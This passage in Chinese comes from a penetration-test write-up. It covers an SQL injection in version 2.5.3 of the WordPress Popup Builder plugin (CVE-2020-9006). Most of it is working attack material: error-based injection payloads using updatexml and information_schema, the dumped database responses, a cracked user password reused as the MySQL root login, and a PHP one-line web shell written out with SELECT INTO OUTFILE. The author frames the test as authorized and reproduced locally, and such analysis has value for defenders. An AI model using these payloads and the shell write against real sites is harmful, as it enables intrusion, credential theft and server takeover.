
请求访问：



该payload代入之后在数据库里执行的SQL语句为：

```
INSERT INTO wp_users(user_login, user_pass, user_nicename, user_email, user_url, user_status, display_name) VALUES ('aaaa','$P$BG3Bc6Y9Er4hAHVCBvTVkbs9HJ01Kk.',''or updatexml(1,concat(0x7e,(user())),0) or '','aa@aa.com','https://aaa.cn','0','aaaa');
```

可以看出这里存在SQL注入，根据以上方法，继续爆库：



爆表，这里如果直接使用以下语句，那么会报错，提示输出不止一个结果。

```
aaaa' or updatexml(1,concat(0x7e,(select table_name from information_schema.tables where
```

```
<div id="error"><p class="wpdberror"><strong>WordPress数据库错误：</strong> [Subquery returns
more than 1 row]<br /><code>INSERT INTO wp_users(user_login, user_pass, user_nicename,
user_email, user_url, user_status, display_name) VALUES
(&#039;aaaa&#039;,&#039;$P$BG3Bc6Y9Er4hAHVCBvIVkbs9HJ01Kk.&#039;,&#039;aaaa&#039; or
updatexml(1,concat(0x7e,(select table_name from information_schema.tables where
table_schema=database()),0x7e),1) or
&#039;&#039;,&#039;aa@aa.com&#039;,&#039;https://aaa.cn&#039;,&#039;0&#039;,&#039;aaaa&#039;)
</code></p></div>0
```

所以，爆表的payload需要加limit来控制返回结果，通过控制Limit参数爆出所有的数据表。

```
aaa' or updatexml(1,concat(0x7e,(select table_name from information_schema.tables where
table_schema=database() limit 0,1),0x7e),1) or '
```

```
Content-Length: 580

<div id="error"><p class="wpdberror"><strong>WordPress数据库错误：</strong> [XPATH syntax
error: &#039;~wp_bwg_album~&#039;]<br /><code>INSERT INTO wp_users(user_login, user_pass,
user_nicename, user_email, user_url, user_status, display_name) VALUES
(&#039;aaaa&#039;,&#039;$P$BG3Bc6Y9Er4hAHVCBvIVkbs9HJ01Kk.&#039;,&#039;aaaa&#039; or
updatexml(1,concat(0x7e,(select table_name from information_schema.tables where
table_schema=database() limit 0,1),0x7e),1) or
&#039;&#039;,&#039;aa@aa.com&#039;,&#039;https://aaa.cn&#039;,&#039;0&#039;,&#039;aaaa&#039;)
</code></p></div>0
```

根据此方法，依次注入出wp_users表内容发现存在两个用户，其中一个是admin还有一个lixin的账户。

```
<div id="error"><p class="wpdberror"><strong>WordPress数据库错误：</strong> [XPATH syntax
error: &#039;~lixin~&#039;]<br /><code>INSERT INTO wp_users(user_login, user_pass,
user_nicename, user_email, user_url, user_status, display_name) VALUES
(&#039;aaaa&#039;,&#039;$P$BG3Bc6Y9Er4hAHVCBvIVkbs9HJ01Kk.&#039;,&#039;aaaa&#039; or
updatexml(1,concat(0x7e,(select user_login from wp_users where id = 2),0x7e),1) or
&#039;&#039;,&#039;aa@aa.com&#039;,&#039;https://aaa.cn&#039;,&#039;0&#039;,&#039;aaaa&#039;)
</code></p></div>0
```

查询该账户的密码，密文为：PBjHS8QLdmCaTNiiQnvfuE730meyngJ0，解密后得到lixin的账户密码为：lixin@123。

6 拿到WebShell

因为已经进入后台了，所以其实这里注入出数据并没有什么作用，尝试过使用SQL写Shell但是并未成功，注入出来实在属于暂时没找到其他突破口，闲的无聊的情况下就将数据注入出来了，却没成想这却成为了后续测试的突破口。通过端口扫描发现目标服务器开放3306端口，也就是Mysql是对外开放的。最终使用账户root密码lixin@123成功登陆mysql数据库。


- wp_bwg_album
- wp_bwg_album_gallery
- wp_bwg_file_paths
- wp_bwg_gallery
- wp_bwg_image
- wp_bwg_image_comment
- wp_bwg_image_rate
- wp_bwg_image_tag
- wp_bwg_shortcode
- wp_bwg_theme
- wp_commentmeta
- wp_comments
- wp_links
- wp_options
- wp_participants_database
- wp_participants_database_fields
- wp_participants_database_groups
- wp_postmeta
- wp_posts
- wp_sg_fblike_popup
- wp_sg_html_popup
- wp_sg_image_popup
- wp_sg_popup
- wp_sg_popup_addons
- wp_sg_popup_addons_connection
- wp_sg_popup_settings
- wp_sg_shortcode_popup
- wp_sm_sessions
- wp_term_relationships
- wp_term_taxonomy
- wp_termmeta
- wp_terms
- wp_usermeta
- wp_users

虽然已经拿到了Mysql的root权限，但是肯定不能就这么结束啊，继续寻找可以利用的点，使用Mysql的命令执行功能查看Mysql的安装路径，使用@@datadir函数查看。


由于本文章是在本地复现的，所以环境会有一定的差异，当时在做测试的时候，查看到的mysql路径是/root/lnmp/mysql下的目录，根据目录结构以及常规命名和使用习惯来说，最后通过测试，猜测到网站绝对路径为/root/lnmp/www目录，到此为止获得的东西为root权限的Mysql账户，网站绝对路径，尝试使用Mysql进行写shell。

```
mysql> select '<?php eval($_POST[cmd]);?>' into outfile 'D:/phpstudy_pro/WWW/wordp
ress-5.2.3/nb.php';
Query OK, 1 row affected

mysql>
```

使用查询写马的方式成功写入一句话木马，使用蚁剑或菜刀连接。



成功拿到WebShell。



本次测试到这里就结束了，由于授权的原因并没有进行后续的提权或者内网等操作。

7 结语

本文其实只是针对WoedPress的Popup Builder插件2.5.3版本，通过代码审计发现并利用了该插件的SQL注入漏洞，但是漏洞点其实还有一个反序列化，至于是否存在反序列化漏洞，当初在做测试的时候由于时间关系并没有去分析，所以这里暂不讨论。

后续通过在搜索引擎上检索居然发现该漏洞还存在一个CVE编号（CVE-2020-9006），这里如果早点发现该CVE编号，那么在代码审计的时候可以少走好多弯路，节省大量时间，所以在以后的项目中一定要注意信息收集，尽量全面、仔细。